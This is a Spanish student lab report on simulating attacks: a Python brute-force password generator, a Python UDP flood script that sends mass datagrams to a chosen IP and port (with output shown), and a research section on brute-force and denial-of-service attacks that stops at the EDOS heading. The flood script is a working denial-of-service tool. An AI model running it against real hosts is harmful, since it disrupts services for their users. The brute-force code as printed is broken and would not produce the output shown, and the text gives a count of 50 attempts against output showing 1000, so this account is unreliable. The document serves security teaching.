



TECNOLÓGICO NACIONAL DE MÉXICO
INSTITUTO TECNOLÓGICO DE TLAXIACO

Seguridad Y Virtualización

PRATICA 5

Protección Contra Ataques

CARRERA:

INGENIERIA EN SISTEMAS COMPUTACIONALES

PRESENTA:

Luz Karina Reyes López – 21620184

Sandra Yolotzin Reyes García – 19620079

Jeronima Roque Caballero - 21620206

DOCENTE

OSORIO SALINAS EDWARD

GRUPO:

7US

Tlaxiaco, Oax., Octubre de 2024.



“Educación, ciencia y tecnología, progreso día con día” ®

INDICE

INTRODUCCION.....	4
OBJETIVO.....	4
DESARROLLO.....	5
EJERCICIO 1.....	5
EJERCICIO 2.....	10
CONCLUSION	12
INVESTIGACIÓN.....	13
ATAQUE DE FUERZA BRUTA.....	13
ATAQUE DE DENEGACIÓN DE SERVICIO (DOS)	15
ATAQUE ECONOMICO DE DENEGACIÓN DE SERVICIO (EDOS)	17
ATAQUE DE DENEGACIÓN DE SERVICIO DISTRIBUIDO (DDOS)	18
ATAQUE DE DENEGACIÓN DE SERVICIO POR AGOTAMIENTO DE RECURSOS.....	20
ATAQUE DE DENEGACIÓN DE SERVICIO POR SATURACIÓN DE ANCHO DE BANDA	22
Bibliografía.....	24

TABLA DE ILUSTRACIÓN

Ilustración 1.....	5
Ilustración 2.....	6
Ilustración 3.....	6
Ilustración 4.....	7
Ilustración 5.....	7
Ilustración 6.....	8
Ilustración 7.....	8
Ilustración 8.....	8
Ilustración 9.....	9
Ilustración 10.....	10
Ilustración 11.....	11
Ilustración 12.....	12
Ilustración 13.....	13
Ilustración 14.....	14
Ilustración 15.....	15
Ilustración 16.....	15
Ilustración 17.....	16
Ilustración 18.....	17
Ilustración 19.....	17
Ilustración 20.....	18
Ilustración 21.....	19
Ilustración 22.....	19
Ilustración 23.....	20
Ilustración 24.....	21
Ilustración 25.....	21
Ilustración 26.....	22
Ilustración 27.....	22
Ilustración 28.....	23

INTRODUCCION

La seguridad en entornos virtualizados se ha vuelto primordial ante el crecimiento de las amenazas cibernéticas. Una de las formas más comunes de ataque es la técnica de fuerza bruta, donde un atacante intenta acceder a un sistema probando múltiples combinaciones de usuario y contraseña. Además, los ataques de denegación de servicio (DoS) buscan saturar los recursos de un servidor para interrumpir su funcionamiento normal. Esta práctica se centra en la creación de programas que simulan estos tipos de ataques, permitiendo a los estudiantes comprender cómo se llevan a cabo y, lo más importante, cómo defenderse de ellos. A través de la implementación de estos programas, se puede observar cómo las configuraciones de seguridad y las estrategias de defensa son fundamentales para proteger los sistemas de información y mantener la integridad y disponibilidad de los datos.

OBJETIVO

Crear un programa que simule un ataque de fuerza bruta y otro que simule un ataque de denegación de servicio.

DESARROLLO

EJERCICIO 1

1.- Crear un programa que simule un ataque de fuerza bruta.

Este programa debe recibir un usuario y una contraseña, y debe intentar iniciar sesión en un sistema con estos datos. El programa debe intentar iniciar sesión con diferentes combinaciones de usuario y contraseña hasta que logre iniciar sesión o hasta que se alcance un límite de intentos fallidos.

- El programa debe recibir el usuario y la contraseña como argumentos de línea de comandos.
- El programa debe recibir el límite de intentos fallidos como argumento de línea de comandos.
- El programa debe mostrar un mensaje indicando si logró iniciar sesión o si se alcanzó el límite de intentos fallidos.
- El programa debe mostrar un mensaje indicando cuántos intentos fallidos se realizaron.
- El programa debe mostrar un mensaje indicando cuánto tiempo tardó en realizar el ataque.
- El programa debe mostrar un mensaje indicando cuántas combinaciones de usuario y contraseña se intentaron.

Para empezar con esta práctica primero, se creó una carpeta en documento donde guardará los documentos que se va a crear en Visual Studio, se le pone un nombre que desea para encontrar rápido la carpeta dentro de la aplicación Visual Studio




Ilustración 1

Ya teniendo la carpeta creada, se abre la aplicación donde se va trabajar “Visual Studio”, una vez teniendo abierto, en la esquina de la parte de arriba como está indicando la imagen, en la parte de file le damos un clic.




Ilustración 2

Nos abre esta ventana y buscamos nuestra carpeta creada en nuestros documentos para poder abrirlo en Visual Studio y guardar lo que se realizara de ejercicio




Ilustración 3

ya teniendo todo este proceso, se va crear un documento con el nombre que desea poner, en nuestro caso pusimos ejercicio1.py con esa terminar porque vamos a programar en Python




Ilustración 4

Y lo que prosigue de todos estos pasos es programar, obtener todo lo que pide el ejercicio, este código fue desarrollado para realizar un ataque de fuerza bruta con el objetivo de adivinar una contraseña. Utiliza las librerías sys, time, itertools y string para gestionar entradas desde la línea de comandos, medir el tiempo de ejecución, generar combinaciones de caracteres, y trabajar con letras y dígitos.

```
1 import sys
2 import time
3 import itertools
4 import string
5
6 # Función para intentar el ataque de fuerza bruta
7 def brute_force(user, correct_password, limit):
8     start = time.time() # Registrar el tiempo de inicio
9     attempts = 0 # Contador de intentos fallidos
10
11     # Listas de caracteres para generar la contraseña
12     letters = string.ascii_letters # Letras (mayúsculas y minúsculas)
13     digits = string.digits # Dígitos
14
15     # Generar combinaciones de contraseñas de 4 letras y 4 dígitos sin repeticiones
16     for letter_combination in itertools.permutations(letters, 4):
17         for digit_combination in itertools.permutations(digits, 4):
18             password_attempt = ''.join(letter_combination) + ''.join(digit_combination)
19             attempts += 1
20
21     # Imprimir cada intento (opcional)
22     print(f'Intentando contraseña: {password_attempt}') # Muestra la combinación intentada
23
24     # Si el usuario y la contraseña coinciden
25     if user == 'admin' and password_attempt == correct_password:
26         end = time.time()
27         print(f'Inicio sesión como {user} con la contraseña {password_attempt}')
28         print(f'Intentos fallidos: {attempts - 1}')
29         print(f'Tiempo transcurrido: {end - start:.2f} segundos')
30         print(f'Combinaciones intentadas: {attempts}')
31         return
32
33     # Si alcanza el límite de intentos fallidos
34     if attempts >= limit:
35         end = time.time()
36         print(f'No se pudo iniciar sesión. Se alcanzó el límite de intentos fallidos.')
37         print(f'Intentos fallidos: {attempts}')
38         print(f'Tiempo transcurrido: {end - start:.2f} segundos')
39         print(f'Combinaciones intentadas: {attempts}')
```

Ilustración 5

Implementé la función `brute_force`, que recibe tres parámetros: el nombre de usuario, la contraseña que se desea adivinar y un límite de intentos. El programa genera todas las combinaciones posibles de 4 letras (tanto mayúsculas como minúsculas) y 4 dígitos, y las prueba como contraseñas. En cada intento, incrementa un contador y muestra la combinación probada, si el intento de contraseña coincide con la contraseña correcta para el usuario, el programa detiene el proceso y muestra los detalles del éxito, como la cantidad de intentos y el tiempo transcurrido. Si el número de intentos alcanza el límite predefinido sin éxito, el proceso también se detiene, mostrando que no se pudo adivinar la contraseña.

```

40 |         return
41 |
42 | # Si el ataque no encuentra la contraseña en todas las combinaciones posibles
43 | end = time.time()
44 | print(f'No se pudo iniciar sesión. Contraseña no encontrada.')
45 | print(f'Intentos fallidos: {attempts}')
46 | print(f'Tiempo transcurrido: {end - start:.2f} segundos')
47 | print(f'Combinaciones intentadas: {attempts}')
48 |
49 | # Programa principal
50 | if __name__ == '__main__':
51 |     if len(sys.argv) < 4 or len(sys.argv) > 4:
52 |         print('Uso: python Ejercicio1.py <usuario> <contraseña> <intentos>')
53 |         sys.exit(1)
54 |
55 |     user = sys.argv[1]
56 |     password = sys.argv[2]
57 |     limit = int(sys.argv[3])
58 |
59 |     brute_force(user, password, limit)
60 |

```

Ilustración 6

Ya al terminar en la parte de programar al ejecutar el programa, nos ubicamos en la parte de arriba de donde diga terminal seleccionamos ahí y nos despliega más información damos clic en la New Terminal como indica la imagen




Ilustración 7

Nos abre una ventana en la parte de abajo del código donde se asegura de que el nombre del archivo sea Ejercicio1.py.

Ejecuta el programa con un ejemplo de contraseña que cumpla con el formato deseado:

```

PS C:\Users\Karyna\Videos\eduar> python Ejercicio1.py admin password 1000

```

Ilustración 8

ya una vez poniendo el código, le damos enter, y nos genera como resultado lo siguiente ya que insertamos 1000 datos y es lo que nos genero

```
Intentando contraseña: abcd0125
Intentando contraseña: abcd0126
Intentando contraseña: abcd0127
Intentando contraseña: abcd0128
Intentando contraseña: abcd0129
Intentando contraseña: abcd0132
Intentando contraseña: abcd0134
Intentando contraseña: abcd0135
Intentando contraseña: abcd0136
Intentando contraseña: abcd0137
Intentando contraseña: abcd0138
Intentando contraseña: abcd0139
Intentando contraseña: abcd0142
Intentando contraseña: abcd0143
Intentando contraseña: abcd0145
Intentando contraseña: abcd0146
Intentando contraseña: abcd0147
Intentando contraseña: abcd0148
Intentando contraseña: abcd0149
Intentando contraseña: abcd0152
Intentando contraseña: abcd0153
Intentando contraseña: abcd0154
Intentando contraseña: abcd0156
Intentando contraseña: abcd0157
Intentando contraseña: abcd0158
Intentando contraseña: abcd0159
Intentando contraseña: abcd0162
Intentando contraseña: abcd0163
Intentando contraseña: abcd0164
Intentando contraseña: abcd0165
Intentando contraseña: abcd0167
Intentando contraseña: abcd0168
Intentando contraseña: abcd0169
Intentando contraseña: abcd0172
Intentando contraseña: abcd0173
Intentando contraseña: abcd0174
Intentando contraseña: abcd0175
Intentando contraseña: abcd0176
Intentando contraseña: abcd0178
Intentando contraseña: abcd0179
Intentando contraseña: abcd0182
```

El programa realizó un ataque de fuerza bruta intentando 50 combinaciones de contraseñas, como "abcd0178" hasta "abcd0192". Al llegar al límite de 50 intentos fallidos, mostró un mensaje indicando que no pudo iniciar sesión, con un total de 50 intentos fallidos y 50 combinaciones probadas en solo 0.02 segundos.

```
Intentando contraseña: abcd1964
Intentando contraseña: abcd1965
Intentando contraseña: abcd1967
Intentando contraseña: abcd1968
Intentando contraseña: abcd1970
Intentando contraseña: abcd1972
Intentando contraseña: abcd1973
Intentando contraseña: abcd1974
Intentando contraseña: abcd1975
Intentando contraseña: abcd1976
No se pudo iniciar sesión. Se alcanzó el límite de intentos fallidos.
Intentos fallidos: 1000
Tiempo transcurrido: 0.69 segundos
Combinaciones intentadas: 1000
PS C:\Users\Karyna\Videos\eduar>
```

Ilustración 9

EJERCICIO 2


Crear un programa que simule un ataque de denegación de servicio.

Este programa debe enviar una gran cantidad de solicitudes a un servidor para intentar saturarlo y evitar que responda a solicitudes legítimas.

- El programa debe recibir la dirección IP del servidor y el puerto como argumentos de línea de comandos.
- El programa debe recibir la cantidad de solicitudes a enviar como argumento de línea de comandos.
- El programa debe mostrar un mensaje indicando cuántas solicitudes se enviaron.
- El programa debe mostrar un mensaje indicando cuánto tiempo tardó en enviar las solicitudes.

De igual manera se creó un archivo en la misma carpeta que se abrió en Visual Studio, ya teniendo creada se implementó el siguiente código

Este código fue diseñado para realizar un ataque de Denegación de Servicio (DoS) mediante el envío de solicitudes UDP a un servidor específico. En la función main, primero verifico que se hayan recibido exactamente tres argumentos desde la línea de comandos: la dirección IP del servidor, el puerto y la cantidad de solicitudes a enviar. Si no se reciben los argumentos correctos, se muestra un mensaje de uso y el programa finaliza.




```
1 import sys
2 import socket
3 import time
4
5 def main():
6     # Verifica que se reciban exactamente 3 argumentos (IP, puerto y cantidad de solicitudes)
7     if len(sys.argv) != 4:
8         print("Uso: python dos.py <IP> <puerto> <cantidad_solicitudes>")
9         sys.exit(1)
10
11     # Asigna los argumentos a variables
12     ip = sys.argv[1]
13     puerto = int(sys.argv[2])
14
15     # Intenta convertir la cantidad de solicitudes a un entero
16     try:
17         cantidad_solicitudes = int(sys.argv[3])
18     except ValueError:
19         print("La cantidad de solicitudes debe ser un número entero.")
20         sys.exit(1)
21
22     # Inicializa el socket
23     sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) # Socket UDP
24     mensaje = b'Attack!' # Mensaje a enviar
25
26     # Captura el tiempo de inicio
27     tiempo_inicio = time.time()
28
29     # Envía las solicitudes
30     for i in range(cantidad_solicitudes):
31         sock.sendto(mensaje, (ip, puerto))
32         print(f"Solicitud {i + 1} enviada a {ip}:{puerto}")
33
34     # Captura el tiempo de finalización
35     tiempo_final = time.time()
36
37     # Calcula el tiempo total transcurrido
38     tiempo_total = tiempo_final - tiempo_inicio
39
```

Ilustración 10

Asigno los argumentos a variables y trato de convertir la cantidad de solicitudes a un entero. Si ocurre un error en esta conversión, se informa al usuario que debe introducir un número entero y el programa termina.

Luego, inicializo un socket utilizando el protocolo UDP y establezco un mensaje simple que se enviará. Capturo el tiempo de inicio para medir cuánto dura el proceso de envío de solicitudes. A continuación, uso un bucle para enviar la cantidad especificada de solicitudes al servidor, imprimiendo un mensaje de confirmación para cada solicitud enviada.



```
14 def main():
15     # Intenta convertir la cantidad de solicitudes a un entero
16     try:
17         cantidad_solicitudes = int(sys.argv[3])
18     except ValueError:
19         print("La cantidad de solicitudes debe ser un número entero.")
20         sys.exit(1)
21
22     # Inicializa el socket
23     sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) # Socket UDP
24     mensaje = b'Attack!' # Mensaje a enviar
25
26     # Captura el tiempo de inicio
27     tiempo_inicio = time.time()
28
29     # Envía las solicitudes
30     for i in range(cantidad_solicitudes):
31         sock.sendto(mensaje, (ip, puerto))
32         print(f"Solicitud {i + 1} enviada a {ip}:{puerto}")
33
34     # Captura el tiempo de finalización
35     tiempo_final = time.time()
36
37     # Calcula el tiempo total transcurrido
38     tiempo_total = tiempo_final - tiempo_inicio
39
40     # Mensaje final
41     print(f"Total de solicitudes enviadas: {cantidad_solicitudes}")
42     print(f"Tiempo total del ataque: {tiempo_total:.2f} segundos")
43
44 if __name__ == "__main__":
45     main()
46
```

Ilustración 11

Este código comienza verificando que se proporcionen exactamente tres argumentos: la dirección IP del servidor objetivo, el puerto y la cantidad de solicitudes que se desean enviar. Si no se cumplen estas condiciones, el programa muestra un mensaje de uso y se detiene. Luego, inicializa un socket UDP y define un mensaje a enviar. También registra el tiempo de inicio del ataque para calcular el tiempo total al finalizar el envío de solicitudes.

PROBLEMS	12	OUTPUT	DEBUG CONSOLE	TERMINAL	PORTS
Solicitud 963 enviada a 192.168.1.10:8080					
Solicitud 964 enviada a 192.168.1.10:8080					
Solicitud 965 enviada a 192.168.1.10:8080					
Solicitud 966 enviada a 192.168.1.10:8080					
Solicitud 967 enviada a 192.168.1.10:8080					
Solicitud 968 enviada a 192.168.1.10:8080					
Solicitud 969 enviada a 192.168.1.10:8080					
Solicitud 970 enviada a 192.168.1.10:8080					
Solicitud 971 enviada a 192.168.1.10:8080					
Solicitud 972 enviada a 192.168.1.10:8080					
Solicitud 973 enviada a 192.168.1.10:8080					
Solicitud 974 enviada a 192.168.1.10:8080					
Solicitud 975 enviada a 192.168.1.10:8080					
Solicitud 976 enviada a 192.168.1.10:8080					
Solicitud 977 enviada a 192.168.1.10:8080					
Solicitud 978 enviada a 192.168.1.10:8080					
Solicitud 979 enviada a 192.168.1.10:8080					
Solicitud 980 enviada a 192.168.1.10:8080					
Solicitud 981 enviada a 192.168.1.10:8080					
Solicitud 982 enviada a 192.168.1.10:8080					
Solicitud 983 enviada a 192.168.1.10:8080					
Solicitud 984 enviada a 192.168.1.10:8080					
Solicitud 985 enviada a 192.168.1.10:8080					
Solicitud 986 enviada a 192.168.1.10:8080					
Solicitud 987 enviada a 192.168.1.10:8080					
Solicitud 988 enviada a 192.168.1.10:8080					
Solicitud 989 enviada a 192.168.1.10:8080					
Solicitud 990 enviada a 192.168.1.10:8080					
Solicitud 991 enviada a 192.168.1.10:8080					
Solicitud 992 enviada a 192.168.1.10:8080					
Solicitud 993 enviada a 192.168.1.10:8080					
Solicitud 994 enviada a 192.168.1.10:8080					
Solicitud 995 enviada a 192.168.1.10:8080					
Solicitud 996 enviada a 192.168.1.10:8080					
Solicitud 997 enviada a 192.168.1.10:8080					
Solicitud 998 enviada a 192.168.1.10:8080					
Solicitud 999 enviada a 192.168.1.10:8080					
Solicitud 1000 enviada a 192.168.1.10:8080					
Total de solicitudes enviadas: 1000					
Tiempo total del ataque: 0.70 segundos					
PS C:\Users\Karyna\Videos\eduar>					

Ilustración 12

CONCLUSION

En conclusión, la simulación de ataques de fuerza bruta y denegación de servicio proporciona una visión invaluable sobre las vulnerabilidades de los sistemas y la importancia de implementar medidas de seguridad adecuadas. La práctica de simular estos ataques no solo ilustra la facilidad con la que un atacante puede comprometer un sistema, sino que también subraya la necesidad de establecer límites de intentos de inicio de sesión, autenticación multifactor y sistemas de detección de intrusiones. Al comprender la mecánica detrás de estos ataques, los profesionales de la seguridad pueden diseñar estrategias más efectivas para mitigar los riesgos y proteger sus entornos virtualizados. Esta experiencia práctica, junto con el estudio teórico de las mejores prácticas de seguridad, contribuye a formar un enfoque integral para salvaguardar la infraestructura digital en un panorama de amenazas en constante evolución.

INVESTIGACIÓN

ATAQUE DE FUERZA BRUTA

¿Qué es un ataque de fuerza bruta?

Un ataque de fuerza bruta utiliza el método de ensayo y error para adivinar la información de inicio de sesión, las claves de cifrado o encontrar una página web oculta. Los hackers estudian todas las combinaciones posibles con la esperanza de acertar.

Estos ataques se realizan por “fuerza bruta”, lo que significa que utilizan intentos de fuerza excesivos para intentar “forzar” su entrada en tu(s) cuenta(s) privada(s).

Se trata de antiguo método de ataque, pero sigue siendo eficaz y goza de popularidad entre los hackers. En función de la longitud y complejidad de la contraseña, descifrarla puede llevar desde unos segundos hasta varios años.



Ilustración 13

Tipos de ataques de fuerza bruta

Existen varios tipos de métodos de ataque de fuerza bruta que permiten a los atacantes obtener acceso no autorizado y robar datos de usuarios.

1. Ataques simples de fuerza bruta

Un simple ataque de fuerza bruta ocurre cuando un pirata informático intenta adivinar las credenciales de inicio de sesión de un usuario manualmente sin usar ningún software. Esto generalmente se realiza a través de combinaciones de contraseñas estándar o códigos de número de identificación personal (PIN).

Estos ataques son simples porque muchas personas siguen usando contraseñas débiles, como "contraseña123" o "1234,", o practican un mal protocolo de contraseñas, como usar la misma contraseña para varios sitios web. Las contraseñas también pueden ser adivinadas por piratas informáticos que realizan un trabajo de reconocimiento mínimo para descifrar la contraseña potencial de una persona, como el nombre de su equipo deportivo favorito.




Ilustración 14

2. Ataques de diccionario

Un ataque de diccionario es una forma básica de piratería informática de fuerza bruta en la que el atacante selecciona un objetivo y luego prueba las posibles contraseñas contra el nombre de usuario de esa persona. El método de ataque en sí no se considera técnicamente un ataque de fuerza bruta, pero puede desempeñar un papel importante en el proceso de descifrado de contraseñas de una persona malintencionada.

El nombre "ataque adicional" proviene de piratas informáticos que pasan por diccionarios y modifican palabras con caracteres y números especiales. Este tipo de ataque suele llevar mucho tiempo y tiene una baja probabilidad de éxito en comparación con los métodos de ataque más nuevos y efectivos.

3. Ataques de fuerza bruta híbrida

Un ataque híbrido de fuerza bruta es cuando un pirata informático combina un método de ataque de diccionario con un simple ataque de fuerza bruta. Comienza con que el pirata informático conozca un nombre de usuario, luego lleve a cabo un ataque al diccionario y métodos simples de fuerza bruta para descubrir una combinación de inicio de sesión de cuenta.

El atacante comienza con una lista de posibles palabras, luego experimenta con combinaciones de caracteres, letras y números para encontrar la contraseña correcta. Este enfoque permite a los piratas informáticos descubrir contraseñas que combinan palabras comunes o populares con números, años o caracteres aleatorios, como "SanDiego123" o "Rover2020."

4. Ataques de fuerza bruta inversa

Un ataque de fuerza bruta inversa ve a un atacante comenzar el proceso con una contraseña conocida, que generalmente se descubre a través de una violación de la red. Utilizan esa contraseña para buscar una credencial de inicio de sesión coincidente utilizando listas de millones de nombres de usuario. Los atacantes también pueden usar una contraseña débil de uso común, como "Contraseña123," para buscar una coincidencia en una base de datos de nombres de usuario.



Ilustración 15

5. Relleno de credenciales

Relleno de credenciales de las presas en el protocolo de contraseñas débiles de los usuarios. Los atacantes recopilan combinaciones de nombre de usuario y contraseña que han robado, que luego prueban en otros sitios web para ver si pueden obtener acceso a cuentas de usuario adicionales. Este enfoque es exitoso si las personas usan la misma combinación de nombre de usuario y contraseña o reutilizan contraseñas para varias cuentas y perfiles de redes sociales.

ATAQUE DE DENEGACIÓN DE SERVICIO (DOS)

¿Qué es un ataque de denegación de servicio (DoS)?

Un ataque de denegación de servicio (DoS) es un ciberataque en el que los ciberdelincuentes interrumpen el servicio de un host conectado a Internet a sus usuarios previstos. Para esto envían a la red o servidor de destino una avalancha constante de tráfico, como solicitudes fraudulentas, que sobrecargan el sistema y evitan que procese el tráfico legítimo.



Ilustración 16

¿Cómo funciona un ataque DoS?

En un ataque de denegación de servicio, un hacker utiliza un programa para inundar un servidor con tráfico malicioso. Las solicitudes que componen este tráfico parecen provenir de usuarios legítimos, por lo que el servidor valida todas las solicitudes. En efecto, el "servicio" se "niega" a los usuarios legítimos debido a la pérdida resultante de ancho de banda y recursos de red.

El sistema o los datos que sufren el ataque se vuelven inaccesibles para los usuarios que los necesitan. Los ataques DoS a menudo se utilizan para la extorsión porque, por ejemplo, una empresa que no puede brindar su servicio a los clientes

puede perder ingresos y sufrir daños a la reputación. En este sentido, el DoS es similar al ransomware, pero el rehén es el servicio de la víctima, en lugar de sus datos.

¿Cuál es la diferencia entre un ataque DoS y un ataque DDoS?

Cuando un ataque DoS proviene de una sola fuente, un ataque distribuido de denegación de servicio o un ataque DDoS transmite solicitudes fraudulentas de múltiples fuentes simultáneamente. Por lo general, un atacante aprovechará un grupo de dispositivos conectados a Internet, a veces a escala global, para inundar el servidor de destino, lo que puede abrumarlo mucho más fácilmente que un ataque DoS.

Ese grupo de computadoras infectadas se denomina botnet. Las botnets operan de manera sincronizada, a la espera de instrucciones de un atacante en una sola dirección IP para lanzar un ataque de inundación. Estos ataques suelen estar programados para comenzar en un momento específico y pueden durar horas o incluso días.



Ilustración 17

Un servidor que se enfrenta a un ataque DoS puede simplemente cerrar la conexión única que distribuye el ataque. Los ataques DDoS son mucho más peligrosos y difíciles de mitigar porque la afluencia de tráfico proviene de múltiples fuentes a la vez.

Además, los atacantes ahora están usando dispositivos de Internet de las cosas (IoT) para hacer que sus botnets sean aún más peligrosas al reducir los procesos manuales. Es decir, pueden usar dispositivos IoT para facilitar la sincronización de sus dispositivos botnet, aumentando la efectividad de sus ataques.

Tipos de ataques DoS

Existen cuatro tipos principales de ataques DoS que tienen como objetivo aprovechar o extorsionar sistemas y datos:

Redirección del navegador: Un usuario solicita que se cargue una página, pero un hacker redirige al usuario a otra página maliciosa.

Cierre de conexión: Un malintencionado cierra un puerto abierto, negando a un usuario el acceso a una base de datos.




Ilustración 18

Dstrucción de datos: Un hacker elimina archivos, lo que lleva a un error de "recurso no encontrado" cuando alguien solicita ese archivo, o, si una aplicación contiene una vulnerabilidad que la deja expuesta a ataques de inyección, el malintencionado puede denegar el servicio eliminando la tabla de la base de datos.

Agotamiento de recursos: Un malintencionado solicitará repetidamente el acceso a un recurso en particular, sobrecargando la aplicación web para que se ralentice o se bloquee al volver a cargar repetidamente la página.

ATAQUE ECONOMICO DE DENEGACIÓN DE SERVICIO (EDOS)

